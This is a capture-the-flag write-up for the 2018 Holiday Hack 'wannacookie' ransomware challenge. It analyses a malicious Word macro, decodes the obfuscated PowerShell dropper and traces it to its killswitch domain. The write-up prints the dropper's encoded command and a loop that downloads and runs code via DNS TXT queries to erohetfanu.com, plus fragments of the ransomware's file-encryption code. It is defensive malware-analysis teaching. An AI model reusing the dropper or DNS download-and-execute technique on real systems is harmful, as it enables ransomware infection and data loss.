All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.

Dropper Download
Word docm macros can be extracted using olevba.
Perhaps we can use this to grab the ransomware source.
https://github.com/decalage2/oletools/wiki/olevba

Ransomware Recovery | 2_Identify the Domain

Solution

1. Recommended watch Chris Davis talk's about Analyzing PowerShell Malware :
   https://www.youtube.com/watch?v=wd12XRq2DNk
2. Download the malicious Word document :
   https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip
3. Alert !:


   - Never run or analyze malware from your host or host environment.
   - ONLY Run/Analyze in Virtual Environment – Virtual Machine/Docker etc...
   - Segregated Networking – Don't expose your internal network.
     - Use a VPN or Proxy tunnel to interact with malware or C2 servers (if you need to interact with them at all).

4. You can get windows ready virtual machine from here :
   https://developer.microsoft.com/en-us/windows/downloads/virtual-machines
   or from here
   https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
5. Run the virtual machine and copy zipped malware file to it.
6. Unzip the file CHOCOLATE_CHIP_COOKIE_RECIPE.zip with password elves
7. You will get the malicious Word document CHOCOLATE_CHIP_COOKIE_RECIPE.docm
8. Make sure you have installed Python 2.7 to be able to run the analysis tools :
   https://www.python.org/downloads/release/python-2715/
   How to install tutorial : https://www.howtogeek.com/197947/how-to-install-python-on-windows/
9. Make sure you have installed Visual Basic Code , it's easier for read/edit PowerShell scripts: https://code.visualstudio.com/
10. Start the PowerShell from windows menu
11. Install olevba tool : since we will be using Windows 10 VM for this analysis we will install using the following command in your VM terminal :
    `pip install -U oletools`
    You can refer to olevba wiki for more details https://github.com/decalage2/oletools/wiki/olevba
12. Let's extract macro from malware using olevba tool :
    01. Change the directory to where you put the malware file then check by using dir :

```
PS C:\Users\IEUser> cd Downloads\wannacookie\
PS C:\Users\IEUser\Downloads\wannacookie> dir


    Directory: C:\Users\IEUser\Downloads\wannacookie


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/17/2018   1:46 AM         113540 CHOCOLATE_CHIP_COOKIE_RECIPE.docm
-a----        12/25/2018  11:09 AM         110699 CHOCOLATE_CHIP_COOKIE_RECIPE.zip
```

02. Run olevba to extract macros from malware file

```
olevba  CHOCOLATE_CHIP_COOKIE_RECIPE.docm
```



This the macro malicious PowerShell processor code :

```
cmd = "PowerShell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a
New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.
MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYU-
toWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXReg-
cP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/
k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w-
7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPe-
k9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-
ZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.
CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
```

03. Let's study it a little bit further to know what it is doing :
it's using Base64 zipped binary data , So we have to convert it from base64 to gzipped binary data then unzipped it to explain text format

You can refer to Sans PowerShell cheatsheet :
https://pen-testing.sans.org/blog/2016/05/25/sans-powershell-cheat-sheet/

04. We could use the command it self or use online tool to decode than unzip to readable text format:

Method 1:

Let's run the command but first we need to modify it, Remove the following:

-NoE -Nop -NonI at the beginning : these are execution argument substrings we don't need.

-NoE No Exit Prevents PowerShell from exiting after running the startup commands.

-NoP No Profile Prevents PowerShell from loading profile scripts, which get executed on launch, so as to avoid potentially unwanted commands or settings.

-NonI Noninteractive Used to prevent creating an interactive prompt for the user. Used in combination with WindowStyle Hidden to hide signs of execution.

" Before "sal and also "" at the end because VB macro has a specific escaped format for quotes .

iex This is a downloader IEXDS used to download and execute scripts for PowerShell so we remove it to stop any more PowerShell script execution .

> Then add at the end `| Out-File source-1.ps1` to save the result to file , The PowerShell code will be :

```
PowerShell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a
IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryS-
tream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY-
4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S-
0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/
k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w-
7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPe-
k9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-
ZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.
CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() |
Out-File source-1.ps1 "
```

> Type this code in terminal and run it ,
then check the file source-1.ps1 by using ls command.

```
PS C:\Users\IEUser\Downloads\wannacookie> powershell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamRead
er((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUY
oqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5
UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2K
jXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionM
ode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() | Out-File source-1.ps1 "
```


> Let's look at source-1.ps1 :

```
type .\source-1.ps1
```

```
PS C:\Users\IEUser\Downloads\wannacookie> type .\source-1.ps1
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_
}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-Dn
sName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohe
tfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
PS C:\Users\IEUser\Downloads\wannacookie>
```

Method 2:

Using online converter "CyberChef" , Copy the base64 code to input filed > select from base64 option and raw inflate option :



> Copy the result to new file in Visual Basic Code and save it to as source-1.ps1


05. As you can see from both methods It's retrieve more PowerShell scripts to run,

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([con-
vert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f =
"77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in
0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName
-Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings};
iex($(H2A $h | Out-string))
```

And it's communicate with the domain erohetfanu.com to download the PowerShell script with code 77616E6E61636F6F6B69652E6D696E2E707331 which we decoded before to wannacookie.min.ps1 .


Ransomware Recovery | 2_Identify the Domain

Go to your Badge > Objectives > Enter erohetfanu.com



Main Challenge

Ransomware Recovery



1) Cookie Recipe document to find killswitch domain .
2) HoHoHo daddy terminal to register the domain : the terminal is beside the snort terminal.

Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.
I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.
Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

Ransomware Kill Switches
I think I remember reading an article recently about Ransomware Kill Switchs. Wouldn't it be nice if our ransomware had one!
https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/

Solution

01. Let's continue analysis of our malware file :

First edit source-1.ps1 and remove iex to prevent running PowerShell file wannacookie.min.ps1 after download:

The code after editing :

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | forEach {[char]([convert]::toint16($_,16))} | forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```


02. Let's run the modified code and export the result to wannacookie.min.ps1 by adding | out-file wannacookie.min.ps1 at the end of our command :

```
.\source-1.ps1 | out-file wannacookie.min.ps1
```

It will take some time wait until finish.

03. Let's look at wannacookie.min.ps1 :

```
type .\wannacookie.min.ps1
```



it's hard to view here Let's look at it in Visual Basic Code , open the file in Visual Basic Code and clean it up to get a better view , the file after clean up will look like this:

```
$functions = {

    1 reference
    function e_d_file($key, $File, $enc_it) {
        [byte[]]$key = $key;
        $Suffix = "`.wannacookie";
        [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
        [System.Int32]$KeySize = $key.Length*8;
        $AESP = New-Object 'System.Security.Cryptography.AesManaged';
        $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
        $AESP.BlockSize = 128;
        $AESP.KeySize = $KeySize;
        $AESP.Key = $key;
```

04. Let's read the code after we cleaned it:

    AES Encryption function e_d_file
    Conversion functions H2B , A2H , H2A , B2H, ti_rox
    Compression function B2G
    Decompress function G2B
    Hashing function sh1
    Encrypt function using PublicKey p_k_e
    Encrypt and Decrypt function e_n_d
    Get using DNS function g_o_dns
    Split function s_2_c
    Send using DNS function snd_k
    The Main function wanc

05. We are looking for kill switch domain like wanna cry malware to stop this ransomware before running , this has to be at the beginning of the main function:

    1. Let's take a look at the first code In main function :

```
$S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";

if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8)))
    {return};
```

    This code line is making request over DNS using $S1 after applying few functions to convert it and compress it then it sent to google dns server 8.8.8.8 , if answer is not null $null -ne continue running the rest of the code , but if answer is null $null than exit the code and stop running.
    Also the -ErrorAction 0 option to silently continue even if there is an error .
    return means exit the current scope, which can be a function, script, or script block.
    Seems this is our kill switch, So we need to figure out what is the dns query name.

    2. From previous steps you will notice that malware use DNS request with subdomain in dns query name which refer to what file or message needed , here we have request using this code: 6B696C6C737769746368
    Let's decoded From HEX as before:
    6B696C6C737769746368 > killswitch
    So this confirm that the kill switch domain must be in this code block.
    3. Let's use PowerShell ISE to create separate points and view the data as been transmitted and call functions from the malware script.

Run PowerShell ISE and open the file `wannacookie.min.ps1`, then extract the name query from the script block and add it into new line after `$S1` and assign it to `$ks` the code will be :


```
$S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
$ks = $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings)))
```

Also add stop point after `$ks` block script to stop the script , then run.
In bottom console write `$ks` to print out the domain name in dns query :

```
PS C:\Users\IEUser> C:\Users\IEUser\Downloads\wannacookie\wannacookie.min-m.ps1

Hit Line breakpoint on 'C:\Users\IEUser\Downloads\wannacookie\wannacookie.min-m.ps1:211'
[DBG]: PS C:\Users\IEUser>> $ks
yippeekiyaa.aaay
```

We found it ! yippeekiyaa.aaay

06. Go to HoHoHo daddy terminal and register the domain "yippeekiyaa.aaay". to stop the malware from doing a new infections:



Ransomware Recovery | 3_Stop the Malware

Yippee-Ki-Yay! Now, I have a ma... kill-switch!

Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.

Main Challenge

Ransomware Recovery

Recover Alabaster's Password

Difficulty:

Recover Alabaster's password as found in the the encrypted password vault.

Forensic_artifacts.zip which contain a memory dump from Alabaster computer and his encrypted password database.

Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.
As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.
Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.
One of the passwords will unlock our access to the vault so we can get in before the hackers.

Memory Strings

Pulling strings from a memory dump using the linux strings command requires you specify the -e option with the specific format required by the OS and processor.
Of course, you could also use powerdump.
https://github.com/chrisjd20/power_dump

Public / Private Key Encryption

wannacookie.min.ps1? I wonder if there is a non-minified version?
If so, it may be easier to read and give us more information and maybe source comments?

Solution

01. Download Forensic_artifacts.zip and unzip it :
    https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip
02. Download powerdump tool :
    https://github.com/chrisjd20/power_dump
03. Let's follow the hint given by elf and try to see if there is a non-minified version of the wannacookie.min.ps1 ,
    Assuming that min used to point to minified version than a non-minified version would be wannacookie.ps1.
04. Let's try to grab the file :
    Method1 :
    We can use the code in file source-1.ps1 which used to download wannacookie.min.ps1 but change $f to the name of the file we need wannacookie.ps1 after we encoded in HEX without spaces 77616e6e61636f6f6b69652e707331 .
    A. Create a copy of source-1.ps1 and rename it to source-1b.ps1 then edit the value of $f , The code after editing will look like this :


```
2 references
function H2A($a) {
    $o;
    $a -split '(..)' | ? { $_ }  |
    forEach {[char]([convert]::toint16($_,16))} |
    forEach {$o = $o + $_};
    return $o
};

$f = "77616e6e61636f6f6b69652e707331";
$h = "";
foreach ($i in 0..([convert]::ToInt32((
 Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1))
 {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings};

 ($(H2A $h | Out-string))
```

    B. Run the modified code in PowerShell and export the result to wannacookie.ps1 :

```
.\source-1b.ps1 | out-file wannacookie.ps1
```

    It will take some time wait until finish.

    You can use tool like DNS Query Sniffer to see dns connection in live action
    https://www.nirsoft.net/utils/dns_query_sniffer.html



Method2 :

Let's examine the malware code in file wannacookie.min.ps1 to find any other interesting codes and see how it's download the files :

A. You notice this interesting code for requesting html file :

```
$html_c = @{'GET /' = $(g_o_dns (A2H "source.min.html"));
```

Which is grabbing file source.min.html using g_o_dns function after converting the name using A2H function.

B. Open the file wannacookie.min.ps1 in PowerShell ISE and create a breakpoint before the main function to get all functions loaded and ready to test our code.

C. Run the script then when stop at breakpoint write the code snippet in bottom console and press enter to export the result to wannacookie.ps1 :

```
$(g_o_dns (A2H "wannacookie.ps1")) | out-file wannacookie.ps1
```

It will take some time wait until finish.

Stop the debugger from upper menu debug > stop debugger

05. Let's take a look at the new file code wannacookie.ps1 , now we have clear view at the functions meaning:

File Encryption /Decryption function e_d_file > Enc_Dec-File
Hashing function using Sha1 sh1 > sha1
Encrypt function using PublicKey p_k_e > Pub_Key_Enc
Encrypt and Decrypt function e_n_d > enc_dec
Get using DNS function g_o_dns > get_over_dns
Split function s_2_c > split_to_chunks
Send key function snd_k > send_key
The Main function wanc > wannacookie

06. Let's see how the malware work:

1. First it's check the killswitch domain
2. Check the local host at port 8080 if it's not used 127.0.0.1:8080
3. Grab the public key over the DNS $pub_key
4. Generate a random key $Byte_key
5. Convert the random key $Byte_key from bytes to HEX > $Hex_key
6. Create a hash for the random key $Hex_key > $Key_Hash
7. Encrypt the random key $Byte_key using public key $pub_key $Pub_key_encrypted_Key > $Pub_key_encrypted_Key
8. Send the encrypted random key $Pub_key_encrypted_Key to the server and retrieve the cookie id > $cookie_id

9. Get date and time $date_time
10. Get list of files with extension .elfdb in
11. {Desktop, Documents, Videos, Pictures, Music folders} > $future_cookies
12. Encrypt all the elfdb files in $future_cookies with the random key $Byte_key
13. Clear the values in $Hex_key , $Byte_key
14. Set $lurl to http://127.0.0.1:8080/
15. Get main html named source.min.html > $htmlcontents
16. Set html content - close request to Bye!
17. Starts a PowerShell background job with maximized windows size which provides a simple, programmatically controlled HTTP protocol listener $listener using localhost 127.0.0.1 on port 8080
18. Load source.min.html into maximized browser windows
19. After that depends on http get request received :
    - Request GET / get the main html file > source.min.html
    - Request GET /decrypt decrypt the files using key after validation with hashing
    - Request GET /close close window after displaying word Bye!
    - Request GET /cookie_is_paid check with the server to see if the ransom was paid using $cookie_id

07. Let's first garb the file source.min.html and also try un-minified version source.html :

```
$(g_o_dns (A2H "source.min.html")) | out-file source.min.html
```

It will take some time wait until finish , it's about 6800 requests !

```
$(g_o_dns (A2H "source.html")) | out-file source.html
```

it will take some time wait until finish , it's about 6800 requests !

It's seems the html code doesn't have any useful information just confirm the sequence of how malware works, This how the source.html file source code after download :

```
<html>
    <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-16LE">
    <meta name="author" content="Bill Clay">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
    <style>
    body {
        font-family: monospace;
        height: 90%;
        width: 99%;
        left: 0;
        top:0;
        background-color: black;
        background-repeat: no-repeat;
        background-size: auto 100%;
```


08. Let's grab the public key from server :

Using encoded hex `7365727665722E637274` > `server.crt`

```
$(g_o_dns (A2H "server.crt")) | out-file server.crt
```

PEM certificates usually have extensions such as .pem, .crt, .cer, and .key. They are Base64 encoded ASCII files

09. Because the key encryption function is using public key then the decryption will need a private key as shown here :



let's try grab it using `server.key` :

```
$(g_o_dns (A2H "server.key")) | out-file server.key
```

This Unencrypted private key in PEM file `.key` , The KEY extension is used both for public and private PKCS#8 keys which prefixed with a "—– BEGIN …" line.

10. We need also to calculate the length of the different keys available in the malware code for easier filtration after memory dump analysis :

(1) First create a breakpoints after each key variable we need to it's length and comments the lines we don't need.

(2) Then we will use `$variable.length` command to know the lengths as following :

```
$Pub_key_encrypted_Key.length
```

(3) Now run the script and type the command to get the length after each variable :

`$Pub_key_encrypted_Key > 512`

$pub_key > 865 we can got from there server in previous step

